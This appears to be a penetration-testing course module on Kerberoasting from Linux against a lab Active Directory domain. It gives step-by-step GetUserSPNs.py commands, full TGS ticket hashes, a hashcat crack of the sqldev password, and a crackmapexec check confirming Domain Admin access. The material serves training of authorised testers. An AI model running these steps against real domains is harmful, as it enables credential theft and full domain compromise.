Kerberoasting - from Linux
Our enumeration up to this point has given us a broad picture of the domain and potential issues. We have enumerated user accounts and can see that some are configured with Service Principal Names. Let's see how we can leverage this to move laterally and escalate privileges in the target domain.
Kerberoasting Overview
Kerberoasting is a lateral movement/privilege escalation technique in Active Directory environments. This attack targets Service Principal Names (SPN) accounts. SPNs are unique identifiers that Kerberos uses to map a service instance to a service account in whose context the service is running. Domain accounts are often used to run services to overcome the network authentication limitations of built-in accounts such as NT AUTHORITY\LOCAL SERVICE. Any domain user can request a Kerberos ticket for any service account in the same domain. This is also possible across forest trusts if authentication is permitted across the trust boundary. All you need to perform a Kerberoasting attack is an account's cleartext password (or NTLM hash), a shell in the context of a domain user account, or SYSTEM level access on a domain-joined host.
Domain accounts running services are often local administrators, if not highly privileged domain accounts. Due to the distributed nature of systems, interacting services, and associated data transfers, service accounts may be granted administrator privileges on multiple servers across the enterprise. Many services require elevated privileges on various systems, so service accounts are often added to privileged groups, such as Domain Admins, either directly or via nested membership. Finding SPNs associated with highly privileged accounts in a Windows environment is very common. Retrieving a Kerberos ticket for an account with an SPN does not by itself allow you to execute commands in the context of this account. However, the ticket (TGS-REP) is encrypted with the service account’s NTLM hash, so the cleartext password can potentially be obtained by subjecting it to an offline brute-force attack with a tool such as Hashcat.
Service accounts are often configured with weak or reused password to simplify administration, and sometimes the password is the same as the username. If the password for a domain SQL Server service account is cracked, you are likely to find yourself as a local admin on multiple servers, if not Domain Admin. Even if cracking a ticket obtained via a Kerberoasting attack gives a low-privilege user account, we can use it to craft service tickets for the service specified in the SPN. For example, if the SPN is set to MSSQL/SRV01, we can access the MSSQL service as sysadmin, enable the xp_cmdshell extended procedure and gain code execution on the target SQL server.
For an interesting look at the origin of this technique, check out the talk Tim Medin gave at Derbycon 2014, showcasing Kerberoasting to the world.
Kerberoasting - Performing the Attack
Depending on your position in a network, this attack can be performed in multiple ways:
- From a non-domain joined Linux host using valid domain user credentials.
- From a domain-joined Linux host as root after retrieving the keytab file.
- From a domain-joined Windows host authenticated as a domain user.
- From a domain-joined Windows host with a shell in the context of a domain account.
- As SYSTEM on a domain-joined Windows host.
- From a non-domain joined Windows host using runas /netonly.
Several tools can be utilized to perform the attack:
- Impacket’s GetUserSPNs.py from a non-domain joined Linux host.
- A combination of the built-in setspn.exe Windows binary, PowerShell, and Mimikatz.
- From Windows, utilizing tools such as PowerView, Rubeus, and other PowerShell scripts.
Obtaining a TGS ticket via Kerberoasting does not guarantee you a set of valid credentials, and the ticket must still be cracked offline with a tool such as Hashcat to obtain the cleartext password. TGS tickets take longer to crack than other formats such as NTLM hashes, so often, unless a weak password is set, it can be difficult or impossible to obtain the cleartext using a standard cracking rig.
Efficacy of the Attack
While it can be a great way to move laterally or escalate privileges in a domain, Kerberoasting and the presence of SPNs do not guarantee us any level of access. We might be in an environment where we crack a TGS ticket and obtain Domain Admin access straightway or obtain credentials that help us move down the path to domain compromise. Other times we may perform the attack and retrieve many TGS tickets, some of which we can crack, but none of the ones that crack are for privileged users, and the attack does not gain us any additional access. I would likely write up the finding as high-risk in my report in the first two cases. In the third case, we may Kerberoast and end up unable to crack a single TGS ticket, even after days of cracking attempts with Hashcat on a powerful GPU password cracking rig. In this scenario, I would still write up the finding, but I would drop it down to a medium-risk issue to make the client aware of the risk of SPNs in the domain (these strong passwords could always be changed to something weaker or a very determined attacker may be able to crack the tickets using Hashcat), but take into account the fact that I was unable to take control of any domain accounts using the attack. It is vital to make these types of distinctions in our reports and know when it's ok to lower the risk of a finding when mitigating controls (such as very strong passwords) are in place.
Performing the Attack
Kerberoasting attacks are easily done now using automated tools and scripts. We will cover performing this attack in various ways, both from a Linux and a Windows attack host. Let's first go through how to do this from a Linux host. The following section will walk through a "semi-manual" way of performing the attack and two quick, automated attacks using common open-source tools, all from a Windows attack host.
Kerberoasting with GetUserSPNs.py
A prerequisite to performing Kerberoasting attacks is either domain user credentials (cleartext or just an NTLM hash if using Impacket), a shell in the context of a domain user, or account such as SYSTEM. Once we have this level of access, we can start. We must also know which host in the domain is a Domain Controller so we can query it.
Let's start by installing the Impacket toolkit, which we can grab from Here. After cloning the repository, we can cd into the directory and install it as follows:
Installing Impacket using Pip
Kerberoasting - from Linux
sasorirose@htb[/htb]$ sudo python3 -m pip install .Processing /opt/impacket
  Preparing metadata (setup.py) ... done
Requirement already satisfied: chardet in /usr/lib/python3/dist-packages (from impacket==0.9.25.dev1+20220208.122405.769c3196) (4.0.0)
Requirement already satisfied: flask>=1.0 in /usr/lib/python3/dist-packages (from impacket==0.9.25.dev1+20220208.122405.769c3196) (1.1.2)
Requirement already satisfied: future in /usr/lib/python3/dist-packages (from impacket==0.9.25.dev1+20220208.122405.769c3196) (0.18.2)
Requirement already satisfied: ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5 in /usr/lib/python3/dist-packages (from impacket==0.9.25.dev1+20220208.122405.769c3196) (2.8.1)
Requirement already satisfied: ldapdomaindump>=0.9.0 in /usr/lib/python3/dist-packages (from impacket==0.9.25.dev1+20220208.122405.769c3196) (0.9.3)
This will install all Impacket tools and place them in our PATH so we can call them from any directory on our attack host. Impacket is already installed on the attack host that we can spawn at the end of this section to follow along and work through the exercises. Running the tool with the -h flag will bring up the help menu.
Listing GetUserSPNs.py Help Options
Kerberoasting - from Linux
sasorirose@htb[/htb]$ GetUserSPNs.py -hImpacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation

usage: GetUserSPNs.py [-h] [-target-domain TARGET_DOMAIN]
                      [-usersfile USERSFILE] [-request]
                      [-request-user username] [-save]
                      [-outputfile OUTPUTFILE] [-debug]
                      [-hashes LMHASH:NTHASH] [-no-pass] [-k]
                      [-aesKey hex key] [-dc-ip ip address]
                      target

Queries target domain for SPNs that are running under a user account

positional arguments:
  target                domain/username[:password]

We can start by just gathering a listing of SPNs in the domain. To do this, we will need a set of valid domain credentials and the IP address of a Domain Controller. We can authenticate to the Domain Controller with a cleartext password, NT password hash, or even a Kerberos ticket. For our purposes, we will use a password. Entering the below command will generate a credential prompt and then a nicely formatted listing of all SPN accounts. From the output below, we can see that several accounts are members of the Domain Admins group. If we can retrieve and crack one of these tickets, it could lead to domain compromise. It is always worth investigating the group membership of all accounts because we may find an account with an easy-to-crack ticket that can help us further our goal of moving laterally/vertically in the target domain.
Listing SPN Accounts with GetUserSPNs.py
Kerberoasting - from Linux
sasorirose@htb[/htb]$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forendImpacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                           Name               MemberOf                                                                                  PasswordLastSet             LastLogon  Delegation
---------------------------------------------  -----------------  ----------------------------------------------------------------------------------------  --------------------------  ---------  ----------
backupjob/veam001.inlanefreight.local          BACKUPAGENT        CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                       2022-02-15 17:15:40.842452
sts/inlanefreight.local                        SOLARWINDSMONITOR  CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                       2022-02-15 17:14:48.701834
MSSQLSvc/SPSJDB.inlanefreight.local:1433       sqlprod            CN=Dev Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                        2022-02-15 17:09:46.326865
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351  sqlqa              CN=Dev Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                        2022-02-15 17:10:06.545598
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433  sqldev             CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                       2022-02-15 17:13:31.639334
adfsconnect/azure01.inlanefreight.local        adfs               CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security Groups,DC=INLANEFREIGHT,DC=LOCAL  2022-02-15 17:15:27.108079
We can now pull all TGS tickets for offline processing using the -request flag. The TGS tickets will be output in a format that can be readily provided to Hashcat or John the Ripper for offline password cracking attempts.
Requesting all TGS Tickets
Kerberoasting - from Linux
sasorirose@htb[/htb]$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                           Name               MemberOf                                                                                  PasswordLastSet             LastLogon  Delegation
---------------------------------------------  -----------------  ----------------------------------------------------------------------------------------  --------------------------  ---------  ----------
backupjob/veam001.inlanefreight.local          BACKUPAGENT        CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                       2022-02-15 17:15:40.842452
sts/inlanefreight.local                        SOLARWINDSMONITOR  CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                       2022-02-15 17:14:48.701834
MSSQLSvc/SPSJDB.inlanefreight.local:1433       sqlprod            CN=Dev Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                        2022-02-15 17:09:46.326865
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351  sqlqa              CN=Dev Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                        2022-02-15 17:10:06.545598
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433  sqldev             CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                       2022-02-15 17:13:31.639334
adfsconnect/azure01.inlanefreight.local        adfs               CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security Groups,DC=INLANEFREIGHT,DC=LOCAL  2022-02-15 17:15:27.108079


$krb5tgs$23$*BACKUPAGENT$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/BACKUPAGENT*$790ae75fc53b0ace5daeb5795d21b8fe$b6be1ba275e23edd3b7dd3ad4d711c68f9170bac85e722cc3d94c80c5dca6bf2f07ed3d3bc209e9a6ff0445cab89923b26a01879a53249c5f0a8c4bb41f0ea1b1196c322640d37ac064ebe3755ce888947da98b5707e6b06cbf679db1e7bbbea7d10c36d27f976d3f9793895fde20d3199411a90c528a51c91d6119cb5835bd29457887dd917b6c621b91c2627b8dee8c2c16619dc2a7f6113d2e215aef48e9e4bba8deff329a68666976e55e6b3af0cb8184e5ea6c8c2060f8304bb9e5f5d930190e08d03255954901dc9bb12e53ef87ed603eb2247d907c3304345b5b481f107cefdb4b01be9f4937116016ef4bbefc8af2070d039136b79484d9d6c7706837cd9ed4797ad66321f2af200bba66f65cac0584c42d900228a63af39964f02b016a68a843a81f562b493b29a4fc1ce3ab47b934cbc1e29545a1f0c0a6b338e5ac821fec2bee503bc56f6821945a4cdd24bf355c83f5f91a671bdc032245d534255aac81d1ef318d83e3c52664cfd555d24a632ee94f4adeb258b91eda3e57381dba699f5d6ec7b9a8132388f2346d33b670f1874dfa1e8ee13f6b3421174a61029962628f0bc84fa0c3c6d7bbfba8f2d1900ef9f7ed5595d80edc7fc6300385f9aa6ce1be4c5b8a764c5b60a52c7d5bbdc4793879bfcd7d1002acbe83583b5a995cf1a4bbf937904ee6bb537ee00d99205ebf5f39c722d24a910ae0027c7015e6daf73da77af1306a070fdd50aed472c444f5496ebbc8fe961fee9997651daabc0ef0f64d47d8342a499fa9fb8772383a0370444486d4142a33bc45a54c6b38bf55ed613abbd0036981dabc88cc88a5833348f293a88e4151fbda45a28ccb631c847da99dd20c6ea4592432e0006ae559094a4c546a8e0472730f0287a39a0c6b15ef52db6576a822d6c9ff06b57cfb5a2abab77fd3f119caaf74ed18a7d65a47831d0657f6a3cc476760e7f71d6b7cf109c5fe29d4c0b0bb88ba963710bd076267b889826cc1316ac7e6f541cecba71cb819eace1e2e2243685d6179f6fb6ec7cfcac837f01989e7547f1d6bd6dc772aed0d99b615ca7e44676b38a02f4cb5ba8194b347d7f21959e3c41e29a0ad422df2a0cf073fcfd37491ac062df903b77a32101d1cb060efda284cae727a2e6cb890f4243a322794a97fc285f04ac6952aa57032a0137ad424d231e15b051947b3ec0d7d654353c41d6ad30c6874e5293f6e25a95325a3e164abd6bc205e5d7af0b642837f5af9eb4c5bca9040ab4b999b819ed6c1c4645f77ae45c0a5ae5fe612901c9d639392eaac830106aa249faa5a895633b20f553593e3ff01a9bb529ff036005ec453eaec481b7d1d65247abf62956366c0874493cf16da6ffb9066faa5f5bc1db5bbb51d9ccadc6c97964c7fe1be2fb4868f40b3b59fa6697443442fa5cebaaed9db0f1cb8476ec96bc83e74ebe51c025e14456277d0a7ce31e8848d88cbac9b57ac740f4678f71a300b5f50baa6e6b85a3b10a10f44ec7f708624212aeb4c60877322268acd941d590f81ffc7036e2e455e941e2cfb97e33fec5055284ae48204d$krb5tgs$23$*SOLARWINDSMONITOR$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/SOLARWINDSMONITOR*$993de7a8296f2a3f2fa41badec4215e1$d0fb2166453e4f2483735b9005e15667dbfd40fc9f8b5028e4b510fc570f5086978371ecd81ba6790b3fa7ff9a007ee9040f0566f4aed3af45ac94bd884d7b20f87d45b51af83665da67fb394a7c2b345bff2dfe7fb72836bb1a43f12611213b19fdae584c0b8114fb43e2d81eeee2e2b008e993c70a83b79340e7f0a6b6a1dba9fa3c9b6b02adde8778af9ed91b2f7fa85dcc5d858307f1fa44b75f0c0c80331146dfd5b9c5a226a68d9bb0a07832cc04474b9f4b4340879b69e0c4e3b6c0987720882c6bb6a52c885d1b79e301690703311ec846694cdc14d8a197d8b20e42c64cc673877c0b70d7e1db166d575a5eb883f49dfbd2b9983dd7aab1cff6a8c5c32c4528e798237e837ffa1788dca73407aac79f9d6f74c6626337928457e0b6bbf666a0778c36cba5e7e026a177b82ed2a7e119663d6fe9a7a84858962233f843d784121147ef4e63270410640903ea261b04f89995a12b42a223ed686a4c3dcb95ec9b69d12b343231cccfd29604d6d777939206df4832320bdd478bda0f1d262be897e2dcf51be0a751490350683775dd0b8a175de4feb6cb723935f5d23f7839c08351b3298a6d4d8530853d9d4d1e57c9b220477422488c88c0517fb210856fb603a9b53e734910e88352929acc00f82c4d8f1dd783263c04aff6061fb26f3b7a475536f8c0051bd3993ed24ff22f58f7ad5e0e1856a74967e70c0dd511cc52e1d8c2364302f4ca78d6750aec81dfdea30c298126987b9ac867d6269351c41761134bc4be67a8b7646935eb94935d4121161de68aac38a740f09754293eacdba7dfe26ace6a4ea84a5b90d48eb9bb3d5766827d89b4650353e87d2699da312c6d0e1e26ec2f46f3077f13825764164368e26d58fc55a358ce979865cc57d4f34691b582a3afc18fe718f8b97c44d0b812e5deeed444d665e847c5186ad79ae77a5ed6efab1ed9d863edb36df1a5cd4abdbf7f7e872e3d5fa0bf7735348744d4fc048211c2e7973839962e91db362e5338da59bc0078515a513123d6c5537974707bdc303526437b4a4d3095d1b5e0f2d9db1658ac2444a11b59ddf2761ce4c1e5edd92bcf5cbd8c230cb4328ff2d0e2813b4654116b4fda929a38b69e3f9283e4de7039216f18e85b9ef1a59087581c758efec16d948accc909324e94cad923f2487fb2ed27294329ed314538d0e0e75019d50bcf410c7edab6ce11401adbaf5a3a009ab304d9bdcb0937b4dcab89e90242b7536644677c62fd03741c0b9d090d8fdf0c856c36103aedfd6c58e7064b07628b58c3e086a685f70a1377f53c42ada3cb7bb4ba0a69085dec77f4b7287ca2fb2da9bcbedc39f50586bfc9ec0ac61b687043afa239a46e6b20aacb7d5d8422d5cacc02df18fea3be0c0aa0d83e7982fc225d9e6a2886dc223f6a6830f71dabae21ff38e1722048b5788cd23ee2d6480206df572b6ba2acfe1a5ff6bee8812d585eeb4bc8efce92fd81aa0a9b57f37bf3954c26afc98e15c5c90747948d6008c80b620a1ec54ded2f3073b4b09ee5cc233bf7368427a6af0b1cb1276ebd85b45a30
We can also be more targeted and request just the TGS ticket for a specific account. Let's try requesting one for just the sqldev account.
Requesting a Single TGS ticket
Kerberoasting - from Linux
sasorirose@htb[/htb]$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldevImpacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                           Name    MemberOf                                             PasswordLastSet             LastLogon  Delegation
---------------------------------------------  ------  ---------------------------------------------------  --------------------------  ---------  ----------
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433  sqldev  CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2022-02-15 17:13:31.639334


$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/sqldev*$4ce5b71188b357b26032321529762c8a$1bdc5810b36c8e485ba08fcb7ab273f778115cd17734ec65be71f5b4bea4c0e63fa7bb454fdd5481e32f002abff9d1c7827fe3a75275f432ebb628a471d3be45898e7cb336404e8041d252d9e1ebef4dd3d249c4ad3f64efaafd06bd024678d4e6bdf582e59c5660fcf0b4b8db4e549cb0409ebfbd2d0c15f0693b4a8ddcab243010f3877d9542c790d2b795f5b9efbcfd2dd7504e7be5c2f6fb33ee36f3fe001618b971fc1a8331a1ec7b420dfe13f67ca7eb53a40b0c8b558f2213304135ad1c59969b3d97e652f55e6a73e262544fe581ddb71da060419b2f600e08dbcc21b57355ce47ca548a99e49dd68838c77a715083d6c26612d6c60d72e4d421bf39615c1f9cdb7659a865eecca9d9d0faf2b77e213771f1d923094ecab2246e9dd6e736f83b21ee6b352152f0b3bbfea024c3e4e5055e714945fe3412b51d3205104ba197037d44a0eb73e543eb719f12fd78033955df6f7ebead5854ded3c8ab76b412877a5be2e7c9412c25cf1dcb76d854809c52ef32841269064661931dca3c2ba8565702428375f754c7f2cada7c2b34bbe191d60d07111f303deb7be100c34c1c2c504e0016e085d49a70385b27d0341412de774018958652d80577409bff654c00ece80b7975b7b697366f8ae619888be243f0e3237b3bc2baca237fb96719d9bc1db2a59495e9d069b14e33815cafe8a8a794b88fb250ea24f4aa82e896b7a68ba3203735ec4bca937bceac61d31316a43a0f1c2ae3f48cbcbf294391378ffd872cf3721fe1b427db0ec33fd9e4dfe39c7cbed5d70b7960758a2d89668e7e855c3c493def6aba26e2846b98f65b798b3498af7f232024c119305292a31ae121a3472b0b2fcaa3062c3d93af234c9e24d605f155d8e14ac11bb8f810df400604c3788e3819b44e701f842c52ab302c7846d6dcb1c75b14e2c9fdc68a5deb5ce45ec9db7318a80de8463e18411425b43c7950475fb803ef5a56b3bb9c062fe90ad94c55cdde8ec06b2e5d7c64538f9c0c598b7f4c3810ddb574f689563db9591da93c879f5f7035f4ff5a6498ead489fa7b8b1a424cc37f8e86c7de54bdad6544ccd6163e650a5043819528f38d64409cb1cfa0aeb692bdf3a130c9717429a49fff757c713ec2901d674f80269454e390ea27b8230dec7fffb032217955984274324a3fb423fb05d3461f17200dbef0a51780d31ef4586b51f130c864db79796d75632e539f1118318db92ab54b61fc468eb626beaa7869661bf11f0c3a501512a94904c596652f6457a240a3f8ff2d8171465079492e93659ec80e2027d6b1865f436a443b4c16b5771059ba9b2c91e871ad7baa5355d5e580a8ef05bac02cf135813b42a1e172f873bb4ded2e95faa6990ce92724bcfea6661b592539cd9791833a83e6116cb0ea4b6db3b161ac7e7b425d0c249b3538515ccfb3a993affbd2e9d247f317b326ebca20fe6b7324ffe311f225900e14c62eb34d9654bb81990aa1bf626dec7e26ee2379ab2f30d14b8a98729be261a5977fefdcaaa3139d4b82a056322913e7114bc133a6fc9cd74b96d4d6a2
With this ticket in hand, we could attempt to crack the user's password offline using Hashcat. If we are successful, we may end up with Domain Admin rights.
To facilitate offline cracking, it is always good to use the -outputfile flag to write the TGS tickets to a file that can then be run using Hashcat on our attack system or moved to a GPU cracking rig.
Saving the TGS Ticket to an Output File
Kerberoasting - from Linux
sasorirose@htb[/htb]$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldev -outputfile sqldev_tgsImpacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                           Name    MemberOf                                             PasswordLastSet             LastLogon  Delegation
---------------------------------------------  ------  ---------------------------------------------------  --------------------------  ---------  ----------
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433  sqldev  CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2022-02-15 17:13:31.639334
Here we've written the TGS ticket for the sqldev user to a file named sqldev_tgs. Now we can attempt to crack the ticket offline using Hashcat hash mode 13100.
Cracking the Ticket Offline with Hashcat
Kerberoasting - from Linux
sasorirose@htb[/htb]$ hashcat -m 13100 sqldev_tgs /usr/share/wordlists/rockyou.txt hashcat (v6.1.1) starting...


$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/sqldev*$81f3efb5827a05f6ca196990e67bf751$f0f5fc941f17458eb17b01df6eeddce8a0f6b3c605112c5a71d5f66b976049de4b0d173100edaee42cb68407b1eca2b12788f25b7fa3d06492effe9af37a8a8001c4dd2868bd0eba82e7d8d2c8d2e3cf6d8df6336d0fd700cc563c8136013cca408fec4bd963d035886e893b03d2e929a5e03cf33bbef6197c8b027830434d16a9a931f748dede9426a5d02d5d1cf9233d34bb37325ea401457a125d6a8ef52382b94ba93c56a79f78cb26ffc9ee140d7bd3bdb368d41f1668d087e0e3b1748d62dfa0401e0b8603bc360823a0cb66fe9e404eada7d97c300fde04f6d9a681413cc08570abeeb82ab0c3774994e85a424946def3e3dbdd704fa944d440df24c84e67ea4895b1976f4cda0a094b3338c356523a85d3781914fc57aba7363feb4491151164756ecb19ed0f5723b404c7528ebf0eb240be3baa5352d6cb6e977b77bce6c4e483cbc0e4d3cb8b1294ff2a39b505d4158684cd0957be3b14fa42378842b058dd2b9fa744cee4a8d5c99a91ca886982f4832ad7eb52b11d92b13b5c48942e31c82eae9575b5ba5c509f1173b73ba362d1cde3bbd5c12725c5b791ce9a0fd8fcf5f8f2894bc97e8257902e8ee050565810829e4175accee78f909cc418fd2e9f4bd3514e4552b45793f682890381634da504284db4396bd2b68dfeea5f49e0de6d9c6522f3a0551a580e54b39fd0f17484075b55e8f771873389341a47ed9cf96b8e53c9708ca4fc134a8cf38f05a15d3194d1957d5b95bb044abbb98e06ccd77703fa5be4aacc1a669fe41e66b69406a553d90efe2bb43d398634aff0d0b81a7fd4797a953371a5e02e25a2dd69d16b19310ac843368e043c9b271cab112981321c28bfc452b936f6a397e8061c9698f937e12254a9aadf231091be1bd7445677b86a4ebf28f5303b11f48fb216f9501667c656b1abb6fc8c2d74dc0ce9f078385fc28de7c17aa10ad1e7b96b4f75685b624b44c6a8688a4f158d84b08366dd26d052610ed15dd68200af69595e6fc4c76fc7167791b761fb699b7b2d07c120713c7c797c3c3a616a984dbc532a91270bf167b4aaded6c59453f9ffecb25c32f79f4cd01336137cf4eee304edd205c0c8772f66417325083ff6b385847c6d58314d26ef88803b66afb03966bd4de4d898cf7ce52b4dd138fe94827ca3b2294498dbc62e603373f3a87bb1c6f6ff195807841ed636e3ed44ba1e19fbb19bb513369fca42506149470ea972fccbab40300b97150d62f456891bf26f1828d3f47c4ead032a7d3a415a140c32c416b8d3b1ef6ed95911b30c3979716bda6f61c946e4314f046890bc09a017f2f4003852ef1181cec075205c460aea0830d9a3a29b11e7c94fffca0dba76ba3ba1f0577306555b2cbdf036c5824ccffa1c880e2196c0432bc46da9695a925d47febd3be10104dd86877c90e02cb0113a38ea4b7e4483a7b18b15587524d236d5c67175f7142cc75b1ba05b2395e4e85262365044d272876f500cb511001850a390880d824aec2c452c727beab71f56d8189440ecc3915c148a38eac06dbd27fe6817ffb1404c1f:database!
Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......:$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$INLANEFREIG...404c1fTime.Started.....: Tue Feb 15 17:45:29 2022, (10 secs)
Time.Estimated...: Tue Feb 15 17:45:39 2022, (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   821.3 kH/s (11.88ms) @ Accel:64 Loops:1 Thr:64 Vec:8Recovered........: 1/1 (100.00%) Digests
Progress.........: 8765440/14344386 (61.11%)
Rejected.........: 0/8765440 (0.00%)
Restore.Point....: 8749056/14344386 (60.99%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1Candidates.#1....: davius07 -> darten170Started: Tue Feb 15 17:44:49 2022
Stopped: Tue Feb 15 17:45:41 2022

We've successfully cracked the user's password as database!. As the last step, we can confirm our access and see that we indeed have Domain Admin rights as we can authenticate to the target DC in the INLANEFREIGHT.LOCAL domain. From here, we could perform post-exploitation and continue to enumerate the domain for other paths to compromise and other notable flaws and misconfigurations.
Testing Authentication against a Domain Controller
Kerberoasting - from Linux
sasorirose@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u sqldev -p database!SMB         172.16.5.5      445    ACADEMY-EA-DC01  [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+] INLANEFREIGHT.LOCAL\sqldev:database! (Pwn3d!
More Roasting
Now that we've covered Kerberoasting from a Linux attack host, we'll go through the process from a Windows host. We may decide to perform part, or all, of our testing from a Windows host, our client may provide us with a Windows host to test from, or we may compromise a host and need to use it as a jump-off point for further attacks. Regardless of how we are using Windows hosts during our assessments, to remain versatile, it is essential to understand how to perform as many attacks as possible from both Linux and Windows hosts, because we never know what we will have thrown at us from one assessment to another.
